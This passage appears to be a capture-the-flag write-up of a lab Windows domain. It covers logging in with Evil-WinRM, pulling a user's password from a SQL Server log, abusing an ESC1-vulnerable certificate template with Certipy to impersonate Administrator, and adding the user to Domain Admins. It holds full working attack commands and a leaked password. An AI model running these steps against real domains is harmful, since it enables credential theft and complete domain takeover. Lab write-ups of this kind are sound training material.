    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\Ryan.Cooper> cd ../sql_svc
*Evil-WinRM* PS C:\Users\sql_svc\Desktop> net user Ryan.Cooper
User name                    Ryan.Cooper
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/1/2023 2:52:57 PM
Password expires             Never
Password changeable          2/2/2023 2:52:57 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/18/2024 4:29:52 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
We can also see the user is part of the Remote Management Users group.
That's good to know in case we're able to find this user's password later, since members of this group are typically allowed to log in through WinRM.
Now let's keep looking around the directory and see if there are any interesting folders or files that might help us move forward.
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/1/2023   8:15 PM                PerfLogs
d-r---         2/6/2023  12:08 PM                Program Files
d-----       11/19/2022   3:51 AM                Program Files (x86)
d-----       11/19/2022   3:51 AM                Public
d-----         2/1/2023   1:02 PM                SQLServer
d-r---         2/1/2023   1:55 PM                Users
d-----         2/6/2023   7:21 AM                Windows


*Evil-WinRM* PS C:\> cd SQLServer
*Evil-WinRM* PS C:\SQLServer>
Oh nice, I see a Log folder inside the SQL Server directory.
Logs are always worth checking because they sometimes contain errors, queries, or even credentials that were accidentally logged.
Let's download the log file through WinRM and review it locally to see if there's anything interesting inside.
*Evil-WinRM* PS C:\SQLServer> ls


    Directory: C:\SQLServer


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/7/2023   8:06 AM                Logs
d-----       11/18/2022   1:37 PM                SQLEXPR_2019
-a----       11/18/2022   1:35 PM        6379936 sqlexpress.exe
-a----       11/18/2022   1:36 PM      268090448 SQLEXPR_x64_ENU.exe


*Evil-WinRM* PS C:\SQLServer> cd Logs
*Evil-WinRM* PS C:\SQLServer\Logs> ls


    Directory: C:\SQLServer\Logs


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         2/7/2023   8:06 AM          27608 ERRORLOG.BAK


*Evil-WinRM* PS C:\SQLServer\Logs>
Looking through the log file, it looks like someone attempted to use Ryan's password as the username.
That's an interesting mistake — but it actually works in our favor. Sometimes logs capture small things like this that end up revealing credentials or password patterns.
So now we may have a potential password for the Ryan.Cooper account, which is definitely something worth trying next.

Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.72 spid51      Attempting to load library 'xpstar.dll' into memory. This is an informational message only. No user action is required.
Well that works out great for us.
Now that we have what looks like Ryan's password, we can try logging in with Evil‑WinRM using the Ryan.Cooperaccount.
If the credentials work, we should be able to access the system as Ryan and grab the user flag from his desktop.
jbrown@Jabaris-MacBook-Pro evil-winrm % ./evil-winrm.rb -i 10.129.4.42  -u Ryan.Cooper -p NuclearMosquito3
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
/opt/homebrew/Cellar/ruby/4.0.1/lib/ruby/gems/4.0.0/gems/rexml-3.4.4/lib/rexml/xpath.rb:67: warning: REXML::XPath.each, REXML::XPath.first, REXML::XPath.match dropped support for nodeset...
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> ls


    Directory: C:\Users\Ryan.Cooper\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/10/2026   1:22 PM             34 user.txt


*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> type user.txt
***USERFLAGFOUNDHER***
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop>
Now that we've grabbed the user flag, it's time for a little post‑exploitation.
One thing that's always worth checking in an Active Directory environment is certificate services.
So the next step is to run Certipy and see if there are any certificate templates or configurations we can exploit. Misconfigured certificates can sometimes allow us to escalate privileges or impersonate other users, which could lead us closer to full domain compromise.
(certipy-venv) jbrown@Jabaris-MacBook-Pro Certipy % certipy find \
    -u 'Ryan.Cooper@sequel.local' -p 'NuclearMosquito3' \
    -dc-ip '10.129.4.42' -text \
    -enabled -hide-admins

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC-CA'
[*] Checking web enrollment for CA 'sequel-DC-CA' @ 'dc.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260310190615_Certipy.txt'
[*] Wrote text output to '20260310190615_Certipy.txt'
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-11-18T21:10:22+00:00
    Template Last Modified              : 2024-01-19T00:26:38+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Users
      Object Control Permissions
        Write Property Enroll           : SEQUEL.HTB\Domain Users
    [+] User Enrollable Principals      : SEQUEL.HTB\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
Looks like we found something interesting — a vulnerable certificate template referencing the ESC1 vulnerability.
ESC1: Overpermissive Certificate Templates
This vulnerability happens when a template allows:
- Unprivileged users to request certificates
- Arbitrary Subject Alternative Name (SAN) specification
- Client Authentication or PKINIT EKU
Looking at the template we can see:
User Enrollable Principals:
SEQUEL.HTB\Domain Users
This means any domain user has permission to request a certificate.
Enrollee Supplies Subject:
True
This setting is the real issue. It means the requester can specify the subject themselves when requesting a certificate.
In other words, the Certificate Authority blindly trusts whatever identity we provide in the SAN field. That means we could potentially request a certificate on behalf of another user, even a privileged one.
Before moving forward though, we need a little more information about the environment.
So I loaded up PowerView.py and started running a few commands to gather more details about the domain.
╭─LDAPS─[dc.sequel.htb]─[sequel\Ryan.Cooper]-[NS:10.129.4.42]
╰─ ❯ Get-CA
cn                       : sequel-DC-CA
cACertificate            : MIIDZTCCAk2gAwIBAgIQHvL6mn5ura1PU4L0zigxATANBgkqhkiG9w0BAQsFADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYK
                           CZImiZPyLGQBGRYGc2VxdWVsMRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwIBcNMjIxMTE4MjA1ODQ2WhgPMjEyMTExMTgyMTA4NDZa
                           MEQxEzARBgoJkiaJk/IsZAEZFgNodGIxFjAUBgoJkiaJk/IsZAEZFgZzZXF1ZWwxFTATBgNVBAMTDHNlcXVlbC1EQy1DQTCCASIw
                           DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAK8VjpXI/E8rjdW4Z90p2IE1KuBZDUdrB8h+Zc1HpP3MmGNYhal3KRh1mbSbJc5a
                           vjpykpJiV47BeZZsIitPiurV4rPphPerz+XnEXUBfuXli7jBQRfqe+RiufK/Cq2jBYJtzStxxbwJChVC4CbU9KKWX7K9sqY4jubM
                           M+HxwJ4R0qAvPWZ0z/WW4t3yVt4eHLGwnbg/RYY7QxpH+2ms0Cez4XZUwNbUAWelhJ6RNjrS14+jIjT13F92OIWuy4Jq4IqTVhpQ
                           M1RXfWs6+jJrnkptVLnmsDMWQEpTsGLjUYVJEuhapuzbeK/zj1wh8sxOfprikSyquZrUFsjIOnPRFskCAwEAAaNRME8wCwYDVR0P
                           BAQDAgGGMA8GA1UdEwEB/wQFMAMBAf8wHQYDVR0OBBYEFGKfMqOg8Dgg1GDAzW3F+lEwXsMVMBAGCSsGAQQBgjcVAQQDAgEAMA0G
                           CSqGSIb3DQEBCwUAA4IBAQAWeXqWVZmZMYntgFbCePlwOPwDVKMau1WZHsLr5odZx2Ge+GSSwj3bN2bD5sZRsWn21Rss3KQUIxgG
                           G7cZvfAkSful3LhfjvPYXObgZOGmfsk3IkIxRl8GfXTRnAsMK9kFqh//pA0UMma2J+dIUPxhzQsRjK+Pg7blWnnue3N2dP9+QiXq
                           6AL3ryaLu2MW+qlRT4h1QUPuwTvcraRqZP+TW6udfYf9NuvByGOQDVXiBEjp65Wa5zgqgvkni2Fr6/rG+UPeZ9TOLZ5bBRwY14j1
                           adTTDPv0CrsLc2NZuhotcWUkfEt3ZGRI/iKlPHpfQukSjQzIxoHTAewjywOULQ9c
distinguishedName        : CN=sequel-DC-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=sequel
                           ,DC=htb
displayName              : sequel-DC-CA
name                     : sequel-DC-CA
objectGUID               : {da698c63-4b2d-4ca1-9a5a-f89f1f067cce}
dNSHostName              : dc.sequel.htb
cACertificateDN          : CN=sequel-DC-CA, DC=sequel, DC=htb
certificateTemplates     : UserAuthentication
                           DirectoryEmailReplication
                           DomainControllerAuthentication
                           KerberosAuthentication
                           EFSRecovery
                           EFS
                           DomainController
                           WebServer
                           Machine
                           User
                           SubCA
                           Administrator


╭─LDAPS─[dc.sequel.htb]─[sequel\Ryan.Cooper]-[NS:10.129.4.42]
╰─ ❯ Get-DomainUser
[2026-03-10 19:59:32] [Formatter] Results from cache. Use 'Clear-Cache' or '-NoCache' to refresh.
objectClass                       : top
                                    person
                                    organizationalPerson
                                    user
cn                                : Administrator
description                       : Built-in account for administering the computer/domain
distinguishedName                 : CN=Administrator,CN=Users,DC=sequel,DC=htb
memberOf                          : CN=Group Policy Creator Owners,CN=Users,DC=sequel,DC=htb
                                    CN=Domain Admins,CN=Users,DC=sequel,DC=htb
                                    CN=Enterprise Admins,CN=Users,DC=sequel,DC=htb
                                    CN=Schema Admins,CN=Users,DC=sequel,DC=htb
                                    CN=Administrators,CN=Builtin,DC=sequel,DC=htb
name                              : Administrator
objectGUID                        : {6a0a4db3-1a97-45b1-ac9c-e52f0d543e4f}
userAccountControl                : NORMAL_ACCOUNT
                                    DONT_EXPIRE_PASSWORD
                                    NOT_DELEGATED
badPwdCount                       : 0
badPasswordTime                   : 18/01/2024 23:19:44 (2 years, 1 month ago)
lastLogoff                        : 1601-01-01 00:00:00+00:00
lastLogon                         : 10/03/2026 20:22:49 (today)
pwdLastSet                        : 18/11/2022 21:13:16 (3 years, 3 months ago)
primaryGroupID                    : 513
objectSid                         : S-1-5-21-4078382237-1492182817-2568127209-500
adminCount                        : 1
sAMAccountName                    : Administrator
sAMAccountType                    : SAM_USER_OBJECT
objectCategory                    : CN=Person,CN=Schema,CN=Configuration,DC=sequel,DC=htb
lastLogonTimestamp                : 10/03/2026 20:22:24 (today)
vulnerabilities                   : [VULN-002] User account with password that never expires (LOW)
Now that we have the information we need, we can move forward with the attack.
Because the template allows Enrollee Supplies Subject, we can request a certificate on behalf of another user.
So the next step is to request a certificate for the Administrator account. If the request succeeds, we'll receive a valid certificate tied to that identity.
From there, we can use that certificate to authenticate as Administrator, which would give us full control over the system.
(certipy-venv) jbrown@Jabaris-MacBook-Pro Certipy % certipy req \
    -u 'Ryan.Cooper@sequel.local' -p 'NuclearMosquito3' \
    -dc-ip '10.129.4.42' -target 'sequel.htb' \
    -ca 'sequel-DC-CA' -template 'UserAuthentication' \
    -upn 'Administrator@sequel.local' -sid 'S-1-5-21-4078382237-1492182817-2568127209-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@sequel.local'
[*] Certificate object SID is 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
(certipy-venv) jbrown@Jabaris-MacBook-Pro Certipy %
Ran into a few hiccups with the Certipy script, so I pivoted.
Instead of trying to grab the NTLM hash, I used the privileges we had and added Ryan to the Domain Admins group.
With that, we now have full access to the Administrator's folder and desktop, which gives us the root/admin flag and complete control over the environment.
[*] Authenticated to '10.129.4.42' as: u:sequel\Administrator
Type help for list of commands


# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created with only a single necessary HOST SPN. Requires LDAPS.
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
 clear_rbcd target - Clear the resource based constrained delegation configuration information.
 disable_account user - Disable the user's account.
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
 grant_control [search_base] target grantee - Grant full control on a given target object (sAMAccountName or search filter, optional search base) to the grantee (sAMAccountName).
 set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
 set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
 start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
 write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
 whoami - get connected user
 dirsync - Dirsync requested attributes
 exit - Terminates this session.

# whoami
u:sequel\Administrator

# hash
*** Unknown syntax: hash

# dirsync Administrator
invalid filter

# dump
[!] Not implemented

# add_user_to_group Ryan.Cooper "Domain Admins"
Adding user: Ryan.Cooper to group Domain Admins result: OK

#
jbrown@Jabaris-MacBook-Pro evil-winrm % ./evil-winrm.rb -i 10.129.4.42  -u Ryan.Cooper -p NuclearMosquito3
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> cd ../../
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/7/2023   8:58 AM                Administrator
d-r---        7/20/2021  12:23 PM                Public
d-----         2/1/2023   6:37 PM                Ryan.Cooper
d-----         2/7/2023   8:10 AM                sql_svc


*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/6/2023  11:51 AM                .azuredatastudio
d-r---         2/1/2023   8:57 PM                3D Objects
d-r---         2/1/2023   8:57 PM                Contacts
d-r---         2/6/2023   3:43 PM                Desktop
d-r---         2/1/2023   8:57 PM                Documents
d-r---         2/6/2023  11:50 AM                Downloads
d-r---         2/1/2023   8:57 PM                Favorites
d-r---         2/1/2023   8:57 PM                Links
d-r---         2/1/2023   8:57 PM                Music
d-r---         2/1/2023   8:57 PM                Pictures
d-r---         2/1/2023   8:57 PM                Saved Games
d-r---         2/1/2023   8:57 PM                Searches
d-r---         2/1/2023   8:57 PM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/10/2026   1:22 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
****ADMINFLAGFOUNDHERE***
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
What started with simple enumeration quickly turned into uncovering exposed information in a public SMB share, which eventually led us to database credentials, access to the machine through WinRM, and finally privilege escalation through misconfigured Active Directory Certificate Services.
This box is a great reminder that sometimes the path to compromise isn't a flashy exploit, but rather small pieces of information scattered across the environment. A document here, a log file there, and before you know it you're moving deeper into the system.
Enumeration, patience, and paying attention to the little details made all the difference here.
Another box down, another lesson learned. On to the next one.